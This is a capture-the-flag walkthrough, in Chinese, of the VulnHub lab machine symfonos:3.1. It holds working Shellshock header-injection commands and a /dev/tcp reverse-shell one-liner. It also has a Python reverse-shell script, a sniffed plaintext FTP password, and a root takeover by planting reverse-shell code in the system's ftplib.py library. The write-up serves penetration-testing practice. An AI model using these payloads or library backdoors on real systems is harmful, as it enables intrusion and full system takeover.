链接

https://www.vulnhub.com/entry/symfonos-31,332/

描述

> “
>
> Intermediate real life based machine designed to test your skill at enumeration. If you get stuck remember to try different wordlist, avoid rabbit holes and enumerate everything thoroughly. SHOULD work for both VMware and Virtualbox.
>
> For hints you're welcome to contact me via Twitter @zayotic
>
> ## Changelog v3.1 - 2020-04-07 v3.0 - 2019-07-20

信息

```
~ >>> sudo nmap -A -p- 192.168.81.129

                                        [130]
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 13:38 CST
Nmap scan report for 192.168.81.129
Host is up (0.00044s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5b
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:64:72:76:80:51:7b:a8:c7:fd:b2:66:fa:b6:98:0c (RSA)
|   256 74:e5:9a:5a:4c:16:90:ca:d8:f7:c7:78:e7:5a:86:81 (ECDSA)
|_  256 3c:e4:0b:b9:db:bf:01:8a:b7:9c:42:bc:cb:1e:41:6b (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:3C:39:98 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
```

```
~ >>> gobuster dir -u http://192.168.81.129/cgi-bin/ -w
/usr/share/dirbuster/directory-list-2.3-medium.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:            http://192.168.81.129/cgi-bin/
[+] Method:         GET
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.1.0
[+] Timeout:        10s
===============================================================
2020/06/16 13:51:54 Starting gobuster in directory enumeration mode
===============================================================
/underworld (Status: 200)

===============================================================
2020/06/16 13:52:16 Finished
===============================================
```

```
~ >>> curl http://192.168.81.129/cgi-bin/underworld
 00:53:10 up 43 min,  0 users,  load average: 1.60, 1.08, 0.48
~ >>> curl http://192.168.81.129/cgi-bin/underworld
 00:53:15 up 43 min,  0 users,  load average: 1.47, 1.06, 0.47
~ >>>
```

shellshark


`curl http://192.168.81.129/cgi-bin/underworld -H "custom:() { ignored; }; echo Content-Type: text/html; echo ; /usr/bin/whoami "`

```
~ >>> curl http://192.168.81.129/cgi-bin/underworld -H "custom:() { ignored; }; echo Content-Type: text/html; echo ; /usr/bin/whoami "
cerberus
~ >>> curl http://192.168.81.129/cgi-bin/underworld -H "custom:() { ignored; }; echo Content-Type: text/html; echo ; /bin/cat /etc/passwd "
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
Debian-exim:x:105:109::/var/spool/exim4:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
hades:x:1000:1000:,,,:/home/hades:/bin/bash
cerberus:x:1001:1001:,,,:/home/cerberus:/bin/bash
proftpd:x:108:65534::/run/proftpd:/bin/false
ftp:x:109:65534::/srv/ftp:/bin/false
~ >>>
```


shellshark reverse shell

```
curl -A "() { :; }; /bin/bash -i > /dev/tcp/192.168.81.1/8888 0<&1 2>&1 "
http://192.168.81.129/cgi-bin/underworld
```

上传tshd获取一个稳定的tty shell



利用pypy查看进程



发现root进程下在执行python脚本

如果我们对这个脚本可写，就可以获得root


```
cerberus@symfonos3:/tmp$ cd /opt/
cerberus@symfonos3:/opt$ ls -al
total 12
drwxr-xr-x  3 root   root   4096 Jul 20  2019 .
drwxr-xr-x 22 root   root   4096 Jul 19  2019 ..
drwxr-x---  2 hades hades 4096 Jul 20  2019 ftpclient
cerberus@symfonos3:/opt$
```

可以看到这是权限属于另一个用户。

只好先提权到hades

既然经常调用ftpclient通信 监听流量看能发现什么。。

```
tcpdump -i lo port 21
```



发现


hades 的FTP密码 PTpZTfU4vxgzvRBE

结合最早发现的ftp ProFTPD 1.3.5b，使用漏洞的可以copy任意文件到指定目录。

在tmp目录写一个shell.py


```
import socket
import subprocess
import os

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.81.1", 1234))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p = subprocess.call(["/bin/bash", "-i"])
```


覆盖 `/opt/ftpclient/ftpclient.py`



登录成功。

发现ftp无法在/opt/ftpclient 写入





切换用户使用该密码可以进入。

```
hades@symfonos3:/opt/ftpclient$ ls -al
total 16
drwxr-x--- 2 root hades 4096 Apr  6 14:32 .
drwxr-xr-x 3 root root  4096 Jul 20  2019 ..
-rw-r--r-- 1 root hades  262 Apr  6 14:32 ftpclient.py
-rw-r--r-- 1 root hades  251 Jun 16 02:19 statuscheck.txt
```

`ftpclient.py` 无写权限。


```
import ftplib

ftp = ftplib.FTP('127.0.0.1')
ftp.login(user='hades', passwd='PTpZTfU4vxgzvRBE')

ftp.cwd('/srv/ftp/')

def upload():
    filename = '/opt/client/statuscheck.txt'
    ftp.storbinary('STOR '+filename, open(filename, 'rb'))
    ftp.quit()

upload()
```

使用 `./linpeas.sh` 扫描得到


```
[+] Interesting GROUP writable files (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
  Group hades:
  Group gods:
/usr/lib/python2.7
/usr/lib/python2.7/numbers.py
/usr/lib/python2.7/mailbox.py
/usr/lib/python2.7/plistlib.pyc
/usr/lib/python2.7/pydoc.pyc
/usr/lib/python2.7/SimpleHTTPServer.py
/usr/lib/python2.7/textwrap.pyc
/usr/lib/python2.7/wave.pyc
/usr/lib/python2.7/tokenize.pyc
/usr/lib/python2.7/functools.pyc
/usr/lib/python2.7/colorsys.py
/usr/lib/python2.7/zipfile.py
#)You_can_write_even_more_files_inside_last_directory
```

```
hades@symfonos3:/usr/lib/python2.7$ ls -al | grep ftp
-rwxrw-r--  1 root gods  37755 Sep 26  2018 ftplib.py
-rwxrw-r--  1 root gods  34438 Jul 19  2019 ftplib.pyc
hades@symfonos3:/usr/lib/python2.7$
```

```
 GNU nano 2.7.4                File: ftplib.py                      Modified


    # Initialization method (called by class instantiation).
    # Initialize host to localhost, port to standard ftp port
    # Optional arguments are host (for connect()),
    # and user, passwd, acct (for login())
    def __init__(self, host='', user='', passwd='', acct='',
                 timeout=_GLOBAL_DEFAULT_TIMEOUT):
        import subprocess
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.81.1", 1234))
        os.dup2(s.fileno(), 0)
        os.dup2(s.fileno(), 1)
        os.dup2(s.fileno(), 2)
        p = subprocess.call(["/bin/bash", "-i"])
        self.timeout = timeout
        if host:
            self.connect(host)
            if user:
                self.login(user, passwd, acct)

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Linter ^_ Go To Line
```




```
~ >>> nc -lvp 1234
Connection from 192.168.81.130:47284
bash: no job control in this shell
root@symfonos3:~# whoami
whoami
root
root@symfonos3:~# ls
ls
proof.txt
root@symfonos3:~# cat proof.txt
cat proof.txt

    Congrats on rooting symfonos:3!

                                          _.-
                                        _/,__\,
                                     __/ _/o'o
                                    /  '-.___'/  __
                                   /__    /\  )__/_))\
     /_/,    __,____              // '-.____|--'  \\
    e,e / //  /___/|             |/      \/\        \\
    'o /))) : \___\|            /    ,     \/         \\
     -'  \\__,_/|               \/ /       \          \\
             \_\|                \/         \           \\
             | ||                <     '_    \           \\
```



Contact me via Twitter @zayotic to give feedback!

root@symfonos3:~#